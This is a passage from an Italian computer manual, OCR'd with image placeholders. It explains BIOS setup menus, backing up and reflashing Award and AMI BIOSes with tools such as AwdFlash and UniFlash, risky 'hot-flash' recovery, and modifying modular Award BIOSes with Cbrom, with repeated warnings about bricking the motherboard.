


Figura 9.96. Programma di configurazione di un BIOS AMI con menù grafico: menù principale.[2]



Figura 9.97. Programma di configurazione di un BIOS AMI con menù grafico: menù avanzato.[2]




Figura 9.98. Programma di configurazione di un BIOS AMI con menù grafico: menù *chipset*.[2]




Figura 9.99. Programma di configurazione di un BIOS AMI con menù grafico: menù alimentazione.[2]




Figura 9.100. Programma di configurazione di un BIOS AMI con menù grafico: menù dispositivi integrati.[2]





Figura 9.101. Programma di configurazione di un BIOS AMI con menù grafico: modifica della parola d'ordine.[2]



9.8.5 Salvare e riscrivere il BIOS

Per salvare e riscrivere il BIOS, ogni casa produttrice mette a disposizione i propri strumenti. Nella migliore delle ipotesi si tratta di software per sistemi Dos, che dovrebbero funzionare anche con FreeDOS. In tal caso, rimane però la necessità di disporre di un'unità a dischetti per poter operare.

È importante che il sistema Dos installato nel dischetto, assieme al programma di servizio che si vuole usare, sia ridotto al minimo (il kernel e la shell '`COMMAND.COM`'), per garantire la massima disponibilità di memoria e per lasciare lo spazio necessario ai file temporanei.

Prima di riscrivere il BIOS, occorre accertarsi di disporre degli strumenti adatti alla propria scheda madre, perché gli strumenti generici che offrono i produttori dei BIOS potrebbero non essere adeguati. Oltre a questo occorre considerare che la riscrittura è sempre un'operazione rischiosa che, se fallisce o se viene eseguita utilizzando file inadatti, rende inutilizzabile la scheda madre. Pertanto, **chi esegue una tale operazione**, oltre che essere competente, **deve accettare questo rischio a proprie spese**.

9.8.6 BIOS Award

Il programma AwdFlash consente il salvataggio e la riscrittura del BIOS Award; si può tentare una ricerca con Google in questo modo: *http://www.google.com/search?q=award+awdflash.exe+download* . A titolo di esempio, la versione 8.22 del programma AwdFlash, può essere usata così:

- `A:\>` **`AWDFLASH /?`** [*Invio*]

  mostra una guida rapida all'uso del programma;

- `A:\>` **`AWDFLASH BIOS.ORG /pn /sy`** [*Invio*]

  salva una copia del BIOS nel file '`BIOS.ORG`';

- `A:\>` **`AWDFLASH BIOS.NEW /py /sn`** [*Invio*]

  riscrive il BIOS utilizzando il contenuto del file '`BIOS.NEW`';

- `A:\>` **`AWDFLASH BIOS.NEW /py /sn /cd /cp /cc`** [*Invio*]

  riscrive il BIOS utilizzando il contenuto del file '`BIOS.NEW`', azzerando però delle informazioni, tra cui la memoria C/MOS, costringendo così a rifare la configurazione.

Il programma Biosview consente di visualizzare la configurazione di un file contenente la copia di un BIOS Award. Si può tentare una ricerca con Google in questo modo: *http://www.google.com/search?q=award+biosview.exe+download* . A titolo di esempio, la versione 2.00.00 del programma Biosview, può essere usata così:

- `A:\>` **`BIOSVIEW`** [*Invio*]

  avvia il programma in modalità interattiva;

- `A:\>` **`BIOSVIEW BIOS.BIN`** [*Invio*]

  avvia il programma per visualizzare la configurazione del BIOS contenuta nel file '`BIOS.BIN`'.

9.8.7 BIOS AMI

Per salvare una copia del BIOS AMI in un file, si può tentare di utilizzare un programma generico, come UniFlash; a ogni modo, disponendo di un file contenente un BIOS AMI, la riscrittura della memoria «flash» contenuta nella scheda madre si ottiene semplicemente realizzando un dischetto in formato Dos-FAT, contenente esclusivamente il file '`AMIBOOT.ROM`', che costituisce la copia del BIOS da ripristinare o da aggiornare. Con questo dischetto, si deve riavviare l'elaboratore, premendo eventualmente la combinazione [*Ctrl Inizio*] ([*Ctrl Home*]) per forzare l'aggiornamento.

Con le schede madri ASUS il comportamento può essere diverso: la combinazione dei tasti può essere [*Alt F2*] e il nome del file dipende al modello della scheda madre (viene evidenziato durante il tentativo di caricare il file dal dischetto).

9.8.8 UniFlash

UniFlash[3] è un programma generalizzato, per salvare e memorizzare tutti o quasi tutti i tipi di BIOS (*http://www.rainbow-software.org/uniflash/*), a partire da un sistema Dos, da avviare attraverso un dischetto.

UniFlash è costituito dal file eseguibile '**`UNIFLASH.EXE`**', che può essere utilizzato in modo interattivo, oppure specificando delle opzioni nella riga di comando:

```
UNIFLASH [opzioni]
```

Se non si utilizzano argomenti nella riga di comando, il programma funziona in modo interattivo. Questa modalità di funzionamento si

presta per salvare il BIOS o parte di esso, oppure per aggiornare un BIOS quando tutto funziona ancora regolarmente.

Quando il BIOS risulta danneggiato per qualche ragione, può darsi che il codice del blocco di avvio (*bootblock*) contenuto del BIOS, sia ancora integro. In tal caso, si deve preparare un dischetto contenente un sistema Dos essenziale, il programma '**UNIFLASH.EXE**', la copia del BIOS da ripristinare e uno script '**AUTOEXEC.BAT**' realizzato in modo da eseguire automaticamente '**UNIFLASH.EXE**':

```
@UNIFLASH -E file_bios_da_ripristinare
```

Figura 9.103. Il menù principale durante il funzionamento interattivo di UniFlash.[2]




Figura 9.104. Il menù *CMOS*.




Figura 9.105. Il menù *ADVANCED*.




Tabella 9.106. Alcune opzioni.

Opzione	Descrizione
`-H` `-?`	Mostra la guida rapida all'uso del programma.
`-E` ***file***	Sovrascrive la memoria «flash» con il contenuto del file indicato, senza fare alcuna richiesta di conferma.
`-LOG`	Registra le operazioni eseguite nel file '`UNIFLASH.LOG`'.

Opzione	Descrizione
`-MONO`	Serve per l'uso interattivo, allo scopo di non usare i colori, nel caso lo schermo non consenta una visualizzazione soddisfacente.
`-CHIPLIST`	Mostra l'elenco degli integrati di memoria che sono gestiti dal programma.
`-SAVE` ***file***	Salva una copia del BIOS nel file indicato.
`-CMOSS` ***file***	Salva una copia della memoria CMOS nel file indicato.
`-CMOSR` ***file***	Recupera una copia della memoria CMOS dal file indicato.

9.8.9 Recupero disperato di un BIOS

«

È possibile danneggiare il BIOS attraverso un'operazione di aggiornamento che fallisce, oppure sovrascrivendo dei dati errati o inadatti, ma oltre a questo, anche un virus (come qualunque altro tipo di programma malizioso) che ottenga dal sistema operativo i privilegi necessari, potrebbe cancellare o alterare la memoria del BIOS.

Danneggiare il BIOS significa perdere l'uso della scheda madre. Se ne vale la pena, a pagamento, si può chiedere aiuto al venditore per ottenere una copia del BIOS su un altro integrato, o sullo stesso integrato che è stato cancellato o modificato incautamente. Ci sono anche aziende specializzate che offrono un servizio di ripristino del BIOS a pagamento (per esempio *http://www.jumperz.de*). In alternativa, se si dispone di una scheda madre identica, si può valutare la possibilità di fare una copia in casa: attraverso gli strumenti appropriati alla scheda madre, si deve fare una copia del BIOS fun-

zionante, quindi, con la scheda madre in funzione, occorre estrarre l'integrato buono e sostituirlo con quello da riprogrammare, per poi sovrascrivergli la copia del BIOS precedente.

Questo procedimento, noto come *hot-flash*, è molto rischioso, perché l'estrazione dell'integrato a scheda accesa, implica il pericolo di creare qualche corto circuito nel momento dell'intervento; inoltre, l'inserimento dell'integrato da riprogrammare, deve avvenire in modo esatto, perché invertendo l'orientamento lo si distrugge, a causa dell'alimentazione che giunge nei piedini sbagliati.

Disponendo di software appropriato, come potrebbe essere Uni-Flash, l'operazione di scrittura del BIOS a caldo può essere fatta anche con una scheda madre differente, purché utilizzi lo stesso integrato di memoria.

Non è il caso di elencare quali difficoltà si creano; è evidente che per una cosa del genere occorre esperienza e l'accettazione totale del rischio di danneggiare anche la scheda madre che ancora risulta funzionante. Pertanto, il procedimento viene menzionato in questa sezione, solo come idea, che però non è mai stata verificata in pratica dall'autore.

9.9 Modifica di un BIOS modulare

I BIOS più sofisticati sono «modulari», in quanto realizzati con componenti sostituibili in funzione delle caratteristiche della scheda madre.

Dal punto di vista dell'utente comune e anche da quello di chi aggiorna il BIOS della propria scheda madre, la modularità del BIOS

non comporta alcuna differenza, perché si tratta al massimo di prelevare un BIOS aggiornato e completo dal sito della casa produttrice; tuttavia, la possibilità di sostituire un modulo, con qualcosa di non previsto, può diventare importante, soprattutto per rendere avviabile il sistema attraverso la rete, con una vecchia scheda madre che non sia già in grado di farlo.

Se l'aggiornamento del BIOS è un'operazione delicata e piena di rischi, la sostituzione dei moduli è un'operazione ancora più delicata e pericolosa. Pertanto, solo chi non ha paura di perdere l'uso della scheda madre si può cimentare in questo tipo di esperimenti.

9.9.1 BIOS modulari Award

«

Per intervenire nei moduli di un BIOS modulare Award, occorre fare una copia del BIOS in un file (solitamente con il programma AwdFlash, descritto nella sezione 9.8.6), quindi si modifica questo file attraverso strumenti appropriati. Normalmente si utilizza il programma Cbrom, oppure Awardmod che però può essere usato soltanto attraverso un sistema MS-Windows (a 32 bit). Si può tentare la ricerca di Cbrom o di Awardmod con Google: *http://www.google.com/search?q=award+cbrom.exe+download* , *http://www.google.com/search?q=award+awardmod.exe+download* .

La sintassi per l'utilizzo di Cbrom è complessa, in quanto non si presenta in modo logico. Viene mostrato un esempio, attraverso dei passaggi, che però non è generalizzato a sufficienza. Si tratta del tentativo di sostituire il logo EPA con un'immagine diversa (si osservi

che se il file usato in sostituzione non è compatibile, si può ottenere un'alterazione dell'immagine dello schermo all'avvio).

- `A:\>` **`CBROM215`** [*Invio*]

  In questo caso il file eseguibile si chiama '**`CBROM215.EXE`**' e viene avviato senza argomenti per ottenere il riepilogo della sintassi:

```
CBROM V2.15 (C)Award Software 2001 All Rights Reserved.
Syntax:
 A:\CBROM215.EXE InputFile [/other] [8000:0] [RomFile|Release|Extract]
 A:\CBROM215.EXE InputFile [/D|logo|vga....] [RomFile|Release|Extract]
  InputFile   : System BIOS to be added with Option ROMs
  /D          : For display all combined ROMs informations in BIOS
  /epa|epa1-7 : Add EPA LOGO BitMap to System BIOS
